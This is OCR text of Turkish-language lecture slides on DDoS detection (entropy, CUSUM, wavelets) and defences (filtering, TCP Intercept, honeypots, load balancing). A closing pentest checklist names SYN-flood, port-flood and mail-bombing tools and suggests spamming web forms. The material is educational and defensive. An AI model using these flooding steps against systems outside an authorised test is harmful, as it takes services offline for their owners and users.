- Kümeler, en çok görünen kaynak IP adreslerine göre ayrılır.
  - $Kume_1$: 1 IP adresi.
  - $Kume_2$: 4 IP adresi.
  - $Kume_3$: 256 IP adresi.
  - $Kume_4$: 4096 IP adresi.
  - $Kume_n$: Geri kalan bütün kaynak IP adresleri

Active Profiling - Activity Level DDoS Detection II



Paketler aynı IP adresi üzerinden geldiği zaman entropy değeri düşük, farklılaşma olduğu zaman entropy değeri yüksek.

[4] Feinstein, Laura, et al. "Statistical approaches to DDoS attack detection and response." *DARPA Information Survivability Conference and Exposition*, 2003. Proceedings. Vol. 1. IEEE, 2003.

Sequential Change-Point Detection I


Sequential Change-Point Detection

- Yöntem genel olarak saldırılar sonucunda trafik istatistiğinde meydana gelen ani değişimleri algılar.
- Hedef Bilgisayar, hedef port, haberleşme protokolüne göre filtreleme yapar.
- Ağ trafiğini zaman-serisi şeklinde saklar.
- Ağ akış oranında herhangi bir değişiklik olduğunda bunu bilgilendirir.
- **CUSUM** sürekli veriler üzerinde çalışan bir değişim noktası tespit algoritmasıdır.
  - Eşik değeri seçimine göre false-positive veya algılama gecikmesi yaşanabilir.

x_n: samples from a process (packet size), ω: weight (trend), h: threshold

$$g_0 = 0, g_t = max(0, g_{t-1} + x_n + \omega)\ if g_t \geq h\ then\ alarm\ and\ g_t = 0 \quad (1)$$

Sequential Change-Point Detection II



Şekil: DDos Saldırısı[5]

Sequential Change-Point Detection III


Table I. Simulation comparison results (DSFATP : bPDM).

SYNs/s	Alarm ratio	Detection time (10 s)
	(DSFATP : bPDM)	(DSFATP : bPDM)
28	98.2% : 76.3%	7.9 : 13.2
30	100% : 89.9%	4.5 : 7.1
40	100% : 98.2%	4.3 : 6.2
50	100% : 100%	1.0 : 4.0
60	100% : 100%	1.0 : 2.7
70	100% : 100%	1.0 : 1.0
80	100% : 100%	1.0 : 1.0
90	100% : 100%	1.0 : 1.0
100	100% : 100%	1.0 : 1.0

[5] Wang, Shangguang, et al. ”Detecting SYN flooding attacks based on traffic prediction.” *Security and Communication Networks* 5.10 (2012): 1131-1140.

Dalgacık Analizi (Wavelet Analysis)

Time-frequency representation of a continuous signal.



(a) Simulated Traffic (b) Cusum (c) Wavelet

Şekil: Dalgacık Analizi [6]

[6] http://groups.geni.net/geni/wiki/FirstGenBrooks

İçindekiler

Karşı Önlemler

Karşı Önlemler

- Saldırının absorbe edilmesi
- Servis hizmetinin azaltılması
- Hizmetin kapatılması

Saldırıyı Absorbe Etmek

Saldırıyı Absorbe Etmek

- Ek kapasiteye ihtiyaç duyulur.
- Daha önceden planlama ve çözümün gerçekleştirilmiş olması gerekir.
- Kapasitenin eklenmesiyle ilgili doğrudan ve devam eden maliyetlerin bilincinde olmamız gerekir
  - computing, storage, network equipment, standby servers, replication of data

Servis Hizmetinin Azaltılması

Servis Hizmetinin Azaltılması

- Saldırı esnasında bütün servislerin ayakta ve çalışır halde olması gerekmeyebilir.
- Kritik işletme fonksiyonlarını yerine getiren bilişim sistemleri değerlendirilmeli
- Bunların DoS saldırısına karşı korunması için strateji belirlenmelidir.
- Sunulan hizmetlerden alt kümeler oluşacak şekilde (örn: kritik servisler)

Hizmetin Kapatılması

Hizmetin Kapatılması

- Zarar, kontrolün ötesine geçtiğinde, tüm servisleri planlı bir şekilde kapatmak ve ardından aşamalı bir şekilde normale dönmek en iyisidir.
- Tüm saldırılara karşı koruma sağlamak için kolay bir yol veya tek bir yol yoktur.

Egress Filtering

Egress Filtering


- Ağdan ayrılan IP paket üstbilgileri geçerli kriterleri karşılayıp karşılamadıklarını kontrol etmek için taranır.
- Kriterleri karşılayan paketlerin ağın dışına çıkmasına izin verilecektir
- Sahte IP adresleri bulunan birçok DDoS paketi iptal edilir.
- Yetkisiz veya kötü niyetli trafiğin ev ağından ayrılmasına izin vermez.

Ingress Filtering

Ingress Filtering

- **Tanım**: gelen paketlerin aslında kaynak olduklarını iddia eden ağlardan geldiğine emin olmak için kullanılan bir tekniktir.
- Paketler ağ'ınız içerisine alınmadan önce doğru olmayan adreslere sahiplerse, bunları filtreleyin.
  - *Meşru (legitimate) kaynak IP*
- Bilinen IP adreslerinden gelen saldırıları engellemez.
- Saldırganın sahte kaynak IP adreslerinden saldırı başlatmasını yasaklar.
- Bu filtreleme, kaynak adresi izlememize yardımcı olur.

Ingress - Egress Filtering



Şekil: Ingress - Egress Filtering [7]


[7] http://1100029f.blogspot.com.tr/2012/04/ccd2c01-p02-1100029f.html

TCP Intercept I

TCP Intercept

- TCP sunucularını *SYN flood* saldırılarından korumak için tasarlanmıştır.
- TCP Intercept yazılımları, istemci tarafından gönderilen SYN paketlerini keser, eğer istemci erişim listesinde (access list) yer alırsa bağlantıyı izin verir.
- Aynı şekilde sunucu ile istemcinin yerine iletişime geçer bağlantı kurulduktan sonra aradan çekilir.
- Sahte istemci bağlantı isteklerinin sunucuya ulaşmasını engeller.

TCP Intercept II



Şekil: TCP Intercept [8]


[8] http://flylib.com/books/en/2.464.1.51/1/

Honeypots

Honeypots

- Honeypots: Sahte bilgisayar sistemleri
  - Yem olarak kurulurlar
  - Saldırganlar hakkında bilgi toplamak için kullanılır.
- Sınırlı güvenlik ayarlarına sahip sistemler
  - Saldırganı çekmek
  - Footprint tanımak
  - Ana Sunucuyu korumak
- Saldırganların dikkatini ana sunucu yerine bunlara yönlendirmek için kullanılır.
- Saldırı yöntemleri, teknikleri vb. hakkında yeterli bilginin elde edilebilmesi için ana sunucuların hemen hemen tüm özelliklerine sahip olmalı.


Honeypots Türleri I



High interaction honeypots

- Gerçek zafiyet içeren hizmetler ve yazılımlar içerir.
- Gerçek işletim sistemleri ve uygulamalar içerirler.
- Saldırının, sızma saldırısının veya zararlı yazılımın gerçek ortamda nasıl çalışacağına ulaşılır.
- **Honeynets**: tuzak da dahil olmak üzere tüm bilgisayar ağının tüm düzenini içeren altyapıdır ve saldırı ayrıntılarını yakalarlar.
  - http://project.honeynet.org

Honeypots Türleri II



Low interaction honeypots

- Saldırgan veya zararlı yazılımla kısıtlı etkileşime girenler
- sunulan bütün servisler taklit (emulate) edilir.
- Kendisi zafiyet içermemekte, dolayısıyla sömürüler (exploits) sonucunda enfekte olmayacaktır.


Load-Balancing

Load-Balancing

- İşi, iki ya da daha fazla bilgisayar, işlemci, sabit disk ya da diğer kaynaklar arasında paylaştırma teknolojisidir. [9]
- En iyi kaynak kullanımı, en yüksek işlem hacmi, en düşük cevap süresi sağlanabilir; oluşabilecek aşırı yüklemeden(overload) kurtulunabilir.

[9] https://tr.wikipedia.org/wiki/Yuk_dengeleme

DDoS'a Karşı Çözümler (SANS)



Leveraging the Load Balancer to Fight DDoS

- https://www.sans.org/reading-room/whitepapers/firewalls/leveraging-load-balancer-fight-ddos-33408
- Günümüzde görülen DDoS saldırılarının, web ortamında yer alan load-balancer teknolojileri kullanarak nasıl giderilebileceğini anlatmaktadır.

İçindekiler

RFC 3704 Filtreleme

RFC 3704 Filtreleme

- **RFC 3704**: Ingress Filtering for Multihomed Networks (filter at the ISP before enters the Internet link.)
- **Black hole filtering (Discarding packets at the routing level)**
  - Gelen veya giden trafiğin silindiği (veya ”düştüğü”) ağdaki yerleri ifade eder, kaynağa verilerin hedeflenen alıcıya ulaşmadığına dair bilgi vermez.
  - Servis sağlayıcılar tarafından genellikle erişim listeleri uygulanmadan trafik filtrelemesi için kullanılan bir tekniktir.
  - Örnekler: ”packets destined to 192.168.1.1 are discarded”, ”Disable ICMP unreachable packets”

Gelişmiş Koruma Araçları

Araçlar

- DDoS Protector
- FortiDDoS appliances
- Arbor Pravail Availability Protection System
- Cisco Guard XT
- Wanguard
- SDL Regex Fuzzer
- NetFlow Analyzer
- Netscaler application firewall
- AntiDDoS Guardian

Karşı Önlemler

Karşı Önlemler

- Disable unused and insecure services
- Update kernel to the latest release
- Deny external ICMP traffic access
-

İçindekiler

DDoS Pentest I

1. Pentest'in amacı ve planını tanımlayın
2. Sunucu veya uygulama üzerinde yapay istekler oluşturarak yük testi (load test) gerçekleştirin
   - Webserver Stress Tool, Web Stress Tester, JMeter
3. Ağı tarayarak DoS açıklarını kontrol edin. **Nmap**, **GFI LANGuard** veya **Nessus** gibi araçları kullanabilirsiniz.
4. Hedefi bağlantı istek paketleriyle boğarak sunucuda SYN saldırısı yapın. Araçlar: **DoS HTTP**, **Sprut**
5. Sunucu üzerine çok sayıda TCP veya UDP paket göndererek "port flooding" saldırısı yapın. Araçlar: **Pepsi5**, **Mutilate**

DDoS Pentest II

6. E-posta sunucusunda, e-posta bombardımanı çalıştırın. Araçlar: **Mail Bomber**, **Advanced Mail Bomber**
7. Web sitesi formlarını ve ziyaretçi defterini keyfi ve uzun girdileri kullanarak sahte girişlerle doldurun.
8. Son olarak, tüm bulguları belgeleyin ve belirlenen sorunların çözümünde bir sonraki adımları başlatın.

Gelişmiş DDoS Koruma Yöntemi

Gelişmiş DDoS Koruma Yöntemi

1. Ağ ortamını değerlendirin ve bir savunma planı gerçekleştirin
2. Kapsamlı ve katmanlı bir DDoS stratejisi geliştirin
3. Altyapı (infrastructure) düzeyinde kontrol uygulayın
4. DNS sunucularını ve diğer kritik altyapıyı koruyun
5. Kurum içi özel DDoS araçları uygulayın